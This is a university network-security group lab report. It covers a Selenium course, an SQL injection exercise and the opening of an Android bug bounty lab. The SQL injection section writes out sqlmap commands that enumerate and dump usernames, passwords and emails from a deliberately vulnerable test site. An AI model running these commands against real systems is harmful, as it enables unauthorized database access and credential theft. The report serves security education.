Subject Code	CSC 2735
Subject Name	NETWORK & DATA SECURITY
Student ID	1: 251925461 2: 251925406 3: 251925403 4: 251925474 5: 243925178
Student Name	1: Hassan Ahmed Abdikadir 2: Hussein Musab Abdi 3: Mohamed Mohamed Hussein 4: RABIE IBRAHIM ELHAG AMRO 5: AHMED KAZI RAYHAN
Assessment number &title	SQL Injection Practice Report

I declare that all material in this assignment/project/tutorial is my own work except where there is clear acknowledgement or reference to the work of others and I have complied and agreed to the University statement on Plagiarism and Academic Integrity.

Signature: *hassan. A* Date: 30/10/2026

Assessor's feedback:	
Assessor's signature:	**Date:**
Total Marks:	

1: course one: RABIE IBRAHIM ELHAG AMRO

Selenium Automation Testing for Beginners

EC-Council Cybersecurity Laboratory Deployment — Individual Lab Section (Group Project)

1. Introduction

Selenium is an open-source framework that enables the automating of web browsers. With it, one can write scripts that will perform various actions in a browser, such as clicking, typing, and waiting for specific elements to appear, thus simulating a real person interacting with a web application. Selenium is especially useful for software and web security testing, as one can set up tests to repeatedly interact with a web application automatically and, consequently, check dozens of different security-related scenarios.

The purpose of this lab was to familiarize with the course “Selenium Automation Testing for Beginners” on Code Red Continuous Learning platform, learn the basic principles of Selenium, including its components and the automation testing process, gain experience in locating and interacting with elements in a browser with Selenium, and apply the acquired knowledge and skills in the context of cybersecurity, particularly to understand how such automation can be used for malicious purposes and what kinds of security checks can benefit from being automated.

2. Environment and Tools

Learning Platform	Code Red Continuous Learning (learn.eccouncil.org)
Course	Selenium Automation Testing for Beginners
Course Duration	2 Hours
Delivery Format	Video lessons + end-of-chapter quizzes + final assessment
Access	Web browser, no local installation required for the course itself

Unlike the SQL Injection lab, which required a Kali Linux VM and the sqlmap tool, this lab was fully delivered through the EC-Council learning portal. The practical component consisted of following along with the instructor's demonstrations of Selenium WebDriver, then validating understanding through graded chapter quizzes and a final assessment.

3. Setup Procedure

The course was accessed directly through the group's shared EC-Council enrollment link. No separate installation was required to complete the lessons and quizzes, since the platform runs the video content and assessments in the browser. The steps followed were:

- Logged into the Code Red Continuous Learning platform using the course link shared by the group.
- Opened the "Selenium Automation Testing for Beginners" course and reviewed the syllabus, which is organised into three chapters covering Selenium basics, element location and interaction, and waits and mouse operations.
- Worked through each chapter's video lessons in order, taking notes on the Selenium components, WebDriver architecture, and XPath locator strategies.
- Completed the short quiz at the end of every chapter before moving on, as required by the platform to unlock the next section.
- Completed the final assessment covering all three chapters to close out the course.




Figure 1 — Course landing page: "Selenium Automation Tool – Basics" (Chapter 1, Section 1)

4. Practical Activities

4.1 Chapter 1 — Selenium Automation Tool Basics

This chapter introduced the Selenium components (Selenium IDE, WebDriver, and Grid), explained the WebDriver architecture, and covered environment setup and running a first automated call flow in the Chrome browser. It closed with a graded quiz.




Figure 2 — Chapter 1 Quiz passed: "You have passed this quiz and are ready to move on to the next lesson."

4.2 Chapter 2 — Location and Identifiers / Working with Web Elements

This chapter covered how Selenium WebDriver locates elements on a page using identifiers such as ID, name, class, CSS selectors, and XPath, including a two-part deep dive into mastering XPath locators — an essential skill for writing reliable

automation scripts that target the correct element even on complex, dynamically generated pages.

4.3 Chapter 3 — Waits in Selenium WebDriver and Mouse Operations

The final chapter explained why waits are necessary in automation (to avoid race conditions between the script and a page that has not finished loading), covering page-load timeout, implicit waits, and explicit waits, along with mouse-hover interactions.

4.4 Final Assessment

After completing all three chapters, the final assessment was submitted covering the full course. The result confirmed successful completion of the course.




Figure 3 — Final assessment score card: 5 out of 6 questions correct (83%), course passed under the account name "Amro"




Figure 4 — Validation of Course Completion certificate issued to Amro Rabie for "Selenium Automation Testing for Beginners" (Certificate No. 530713, issued 30 Sep 2026)

5. Discussion: Security Relevance and Vulnerabilities

Although Selenium is a testing and automation tool, not exploitation-focused, it has direct relevance to cybersecurity in two ways which were demonstrated by this lab:

- Automated security testing: using Selenium, one can implement automated checks for any number of security properties of the web application, such as correct account lockout procedures after multiple failed login attempts, input sanitization (basic XSS and SQLi filters), proper session cookie clearance on logout, etc. Therefore, it can supplement manual penetration testing by covering repetitive checks for each application version or page.
- Automation as an attack vector: the same features which allow Selenium to be effective at security testing can be abused by attackers to perform attacks. Credential-stuffing attacks and large-scale scraping of the site contents are examples of such, where a headless browser is less likely to be flagged as a bot.
- Lack of protection against automation: due to relying on the browser, Selenium scripts can potentially circumvent protections which only check at the application layer (e.g. CAPTCHA) and do not perform server-side validation of interactions initiated by JavaScript code. This is a potential attack vector which should be tested against.

6. Recommended Mitigation Strategies

- Implement server-side rate limiting and account lockout policies in addition to client-side checks since automated browsers executing JavaScript as a real user would be able to circumvent client-side

protection.

- Use sophisticated bot detection techniques (behavioral analysis, device fingerprinting, challenge-response tests) instead of CAPTCHA that can be bypassed by bots using the Selenium framework and CAPTCHA solving services.
- Monitor for suspicious patterns that may indicate the use of an automated browser such as unusually high request rates, non-human interaction timing, or overly consistent user agent strings.
- If using Selenium for QA and security regression testing, ensure that test credentials and drivers are not committed to production or version controlled to prevent production accounttakeover attacks.

7. Summary of Findings

Course	Selenium Automation Testing for Beginners (Code Red / EC-Council)
Chapters Completed	3 of 3 (Selenium Basics; Locators & Web Elements; Waits & Mouse Operations)
Chapter Quizzes	All chapter quizzes passed
Final Assessment Score	5 / 6 correct (83%)
Evidence	Chapter quiz pass screen, final score card, and Validation of Course Completion certificate (No. 530713)
Security Relevance	Browser automation as a QA/security-testing aid, and as a potential attack technique against weak bot defences

8. Conclusion

This lab familiarized me with such aspects of the Selenium WebDriver as its basic components, locating and operating mechanisms for interacting with web elements, and waits that ensure stability and reliability of automation scripts. All three chapters along with their quizzes were accomplished, and the final test was passed at the score of 83% (see the Validation of Course Completion certificate from Code Red / EC-Council below). Apart from the technical skills, the lab also highlighted the importance of browser automation for cybersecurity. Being the key to achieve consistency and repeatability of testing procedures, automation tools such as Selenium can be used not only for good but also for evil, namely for attacking the applications that lack proper server-side validations. In this regard, it is recommended to build the reliability of any software based on the server-side checks and not client-side ones.

2: Course 2: hassan ahmed abdikadir

SQL Injection Practice Report

1. Introduction

SQL Injection (SQLi) is a common web security vulnerability. It happens when user input is placed directly into a SQL query without proper checks. An attacker can use this to read, change, or steal data from a website's database. The goal of this practice is to find and use a SQL Injection vulnerability on a test website, using sqlmap on Kali Linux inside a VirtualBox virtual machine.

2. Environment and Tools

Virtual Machine	Kali Linux (VirtualBox)
Operating System	Kali GNU/Linux Rolling 2026.2
Attack Tool	sqlmap 1.10.6#stable
Browser	Firefox
Target Site	testasp.vulnweb.com (Acunetix acuforum)

This target is a public test website made on purpose to be vulnerable. It is provided legally for security practice, so testing on it is allowed.




Figure 1 - Environment: OS & sqlmap version

3. Target Page

The target page is a forum page with a URL parameter (id). This parameter is used to inject SQL commands.

URL: http://testasp.vulnweb.com/showforum.asp?id=0




Figure 2 - Target page

4. Attack Steps

4.1 Step 1 — Find the Database Names

This command finds all database names on the server.

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=0" --dbs
```

Result: sqlmap found the backend is Microsoft SQL Server 2014. It listed 6 databases, including acuforum, which is the main application database.




Figure 3 - Database Enumeration

4.2 Step 2 — Find the Tables

This command lists all tables inside the acuforum database.

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=0" -D acuforum --tables
```

Result: 4 tables were found — forums, posts, threads, and users.




Figure 4 - Table Enumeration

4.3 Step 3 — Find the Columns

This command lists all columns inside the users table.

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=0" -D acuforum -T users --columns
```

Result: 5 columns were found — avatar, email, realname, uname, and upass.




Figure 5 - Column Enumeration

4.4 Step 4 — Dump the Data

This command extracts the real data from the uname, upass, and email columns. The result was limited to 3 rows to save time.

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=0" -D acuforum -T users -C uname,upass,email --dump --start=1 --stop=3 --technique=BT
```

Result: 3 rows of data were extracted successfully. This proves the SQL injection works and can read real data from the database.




Figure 6 - Data Dump

5. Summary of Findings

Vulnerability	SQL Injection (Boolean-based blind + stacked queries)
Injectable Parameter	id (GET)
Backend Database	Microsoft SQL Server 2014
Database Found	acuforum
Tables Found	forums, posts, threads, users
Data Extracted	uname, upass, email (3 rows)
Extra Finding	Weak login credentials (test / test) also work

6. Conclusion

This practice shows how a SQL injection vulnerability can let an attacker read a website's database without permission. Using sqlmap, it was possible to find the database name, tables, columns, and real data step by step. The target site also had a weak login password, which is a second security problem. To fix SQL injection, developers should use parameterized queries and never put user input directly into SQL commands. To fix weak passwords, the website should require strong, unique passwords.

5: course 5: AHMED KAZI RAYHAN

Cybersecurity for Businesses – The Fundamental Edition

From this course, I learned about the importance of cybersecurity in businesses and how organizations can protect their information and systems from cyber threats. I understood that businesses face different security risks that can affect their operations, financial information, and customer data. Because of this, having proper cybersecurity practices is important for every organization.

The course introduced me to identifying business-critical data and understanding why certain information needs stronger protection. I learned that sensitive business information, such as customer records, financial details, and company documents, should be identified and protected to reduce the risk of unauthorized access or data loss.

Another important topic was developing a risk awareness culture within an organization. I learned that cybersecurity is not only the responsibility of the IT department but also involves all employees. The course helped me understand the importance of educating employees about cyber threats, following security policies, and practicing safe online behavior.

We also learned about assessing and managing cyber risks in businesses. I understood that organizations need to identify possible threats, evaluate their risks, and implement appropriate security measures to reduce their impact. This helps businesses protect their important assets and maintain their daily operations.

Overall, this course gave me a useful introduction to business cybersecurity, identifying critical data, developing security awareness, and managing cyber risks. It also improved my understanding of how organizations can reduce cybersecurity threats and create a safer working environment.

KUALA LUMPUR UNIVERSITY OF SCIENCE AND TECHNOLOGY
(formerly known as Infrastructure University Kuala Lumpur, IUKL)

Subject Code	CSC 2735	
Subject Name	NETWORK & DATA SECURITY	
Student Name & ID	Hussein Musab Abdi 251925406 Mohamed Mohamed Hussein 251925403 Hassan Ahmed Abdikadir 251925461 RABIE IBRAHIM ELHAG AMRO 251925474 AHMED KAZI RAYHAN 243925178	
Assessment Number	EC-Council Cybersecurity Laboratory Deployment	
Assessment Title	Android Bug Bounty Hunting: Hunt Like a Rat	

I declare that all material in this assignment is my own work except where there is clear acknowledgement or reference to the work of others, **and** I have complied with and agreed to the University statement on Plagiarism and Academic Integrity.

Signature: Date: 26-October, 2026

musab

…….

Assessor's feedback:	
Assessor's signature:	Date:

Contents

1.0 Introduction and Objectives

2.0 Core Concepts

3.0 Lab Setup Documentation

4.0 Practical Activities (Methodology & Execution)

5.0 Vulnerabilities Identified and Discussion

6.0 Security Analysis

7.0 Mitigation Strategies and Recommendations

8.0 Screenshots and Evidence

9.0 Conclusion

References

1.0 Introduction and Objectives

1.1 Lab Overview

This report documents our deployment and execution of the EC-Council Learning lab "Android Bug Bounty Hunting: Hunt Like a Rat." The lab introduces the discipline of mobile bug bounty hunting — the systematic search for security weaknesses in Android applications so that they can be reported and fixed before malicious actors exploit them. The playful title refers to thinking like a persistent, resourceful researcher who methodically works through an application's attack surface, not to deploying any Remote Access Trojan; all testing in this lab is conducted against deliberately vulnerable practice applications in an isolated environment that we fully control and own.

Android is the world's most widely deployed mobile operating system, which makes its application ecosystem a high-value target. Because mobile apps routinely handle authentication tokens, payment data, location and personal information, flaws in how they store data, communicate over the network, and expose their internal components can have serious consequences. Bug bounty programmes run by organisations such as Google, Meta and thousands of companies on platforms like HackerOne and Bugcrowd pay researchers to find exactly these flaws, making this a practical, in-demand skill set.

1.2 What is Bug Bounty Hunting?

A bug bounty programme is a crowdsourced security arrangement in which an organisation invites independent researchers to find and responsibly disclose vulnerabilities in its software in exchange for recognition or monetary reward. Participation is governed by a published scope and set of rules; testing outside that scope, or against systems the researcher does not own or have permission to test, is illegal. The central ethic of this field is responsible (coordinated) disclosure: the researcher privately reports the issue, gives the vendor time to remediate, and only then — if ever — discloses publicly.

Key platforms and concepts referenced in the lab: HackerOne and Bugcrowd (programme marketplaces), the CVSS scoring system for rating severity, the CWE catalogue for classifying weakness types, and the OWASP Mobile Application Security

project, which provides the industry-standard Mobile Top 10 risk list and the Mobile Application Security Testing Guide (MASTG) used throughout this lab.

1.3 Learning Objectives

On completing this lab, I was able to:

- Explain the Android security architecture and the app sandbox model that a tester must work within and around.
- Build a safe, isolated Android application testing laboratory from open-source tooling.
- Perform structured static and dynamic analysis of an Android application (APK).
- Identify, classify and evidence common mobile vulnerabilities against the OWASP Mobile Top 10.
- Assess the risk of each finding and recommend concrete developer-side mitigations.
- Appreciate the legal and ethical boundaries that separate ethical hacking from criminal activity.

2.0 Core Concepts

2.1 Android Architecture

Android is a layered operating system built on a modified Linux kernel. Understanding these layers tells a tester where data lives and where trust boundaries sit:

- **Linux kernel —** Provides process isolation, memory management and hardware drivers. Each app is assigned a unique Linux user ID (UID), which is the foundation of the sandbox.
- **Hardware Abstraction Layer (HAL) & native libraries —** C/C++ libraries (SQLite, OpenSSL, WebKit) exposed to apps.
- **Android Runtime (ART) —** Executes app bytecode (DEX). Apps are written in Java/Kotlin and compiled to DEX, which decompilers can reverse back to readable code.

- **Application Framework —** The APIs apps call — Activity Manager, Content Providers, Package Manager, etc.
- **Applications —** The apps themselves, each running in its own sandbox.

2.2 The Android Security Model

Three mechanisms define the environment a bug bounty hunter operates in:

- **Application sandboxing —** Because each app runs under its own UID, one app cannot by default read another app's private files or memory. Many Android vulnerabilities are, at heart, ways to break out of or around this sandbox.
- **The permission model —** Access to sensitive resources (camera, contacts, location, storage) is gated by install-time and runtime permissions declared in the manifest. Over-privileged apps expand the attack surface.
- **Inter-process communication (IPC) via components —** Apps expose functionality to the system and to each other through four component types. If a component is "exported" it can be invoked by any other app on the device, which is a primary source of findings.

2.3 APK Structure and Application Components

An Android app ships as an APK file — a ZIP archive. The artefacts a tester inspects first are:

- **AndroidManifest.xml —** Declares components, permissions and security-relevant flags such as android:debuggable, android:allowBackup and android:exported.
- **classes.dex —** The compiled application bytecode, decompiled with jadx to recover near-source Java.
- **resources.arsc / res/ —** Compiled resources and strings — often where hardcoded URLs, keys and messages hide.
- **lib/ —** Native .so libraries for each CPU architecture.
- **assets/ —** Raw bundled files, sometimes containing configuration or secrets.

The four application components, and why each matters to a tester:

Component	Purpose	Security relevance when exported
Activity	A single UI screen.	An exported activity can be launched directly, bypassing login screens or triggering privileged screens.
Service	Background processing with no UI.	An exported service may perform privileged actions on behalf of a caller.
Broadcast Receiver	Responds to system/app-wide events.	An exported receiver can be sent forged intents to trigger unintended behaviour.
Content Provider	Structured data interface (often SQLite).	A poorly secured provider leaks data or is vulnerable to SQL injection and path traversal.

2.4 OWASP Mobile Top 10 (2024)

The lab is framed around the OWASP Mobile Top 10, the reference list of the most critical mobile application risks. It gives the group a shared vocabulary for classifying every finding:

ID	Risk	Short description
M1	Improper Credential Usage	Hardcoded credentials or insecure handling of authentication secrets.
M2	Inadequate Supply Chain Security	Vulnerable third-party SDKs/libraries and insecure build pipelines.
M3	Insecure Authentication / Authorization	Weak or missing checks allowing account or privilege compromise.
M4	Insufficient Input/Output Validation	Injection and tampering through unvalidated data.
M5	Insecure Communication	Missing TLS, weak configuration or absent certificate pinning.
M6	Inadequate Privacy Controls	Mishandling of personal and sensitive user data.
M7	Insufficient Binary Protections	No obfuscation, anti-tamper or root detection; easy to reverse.
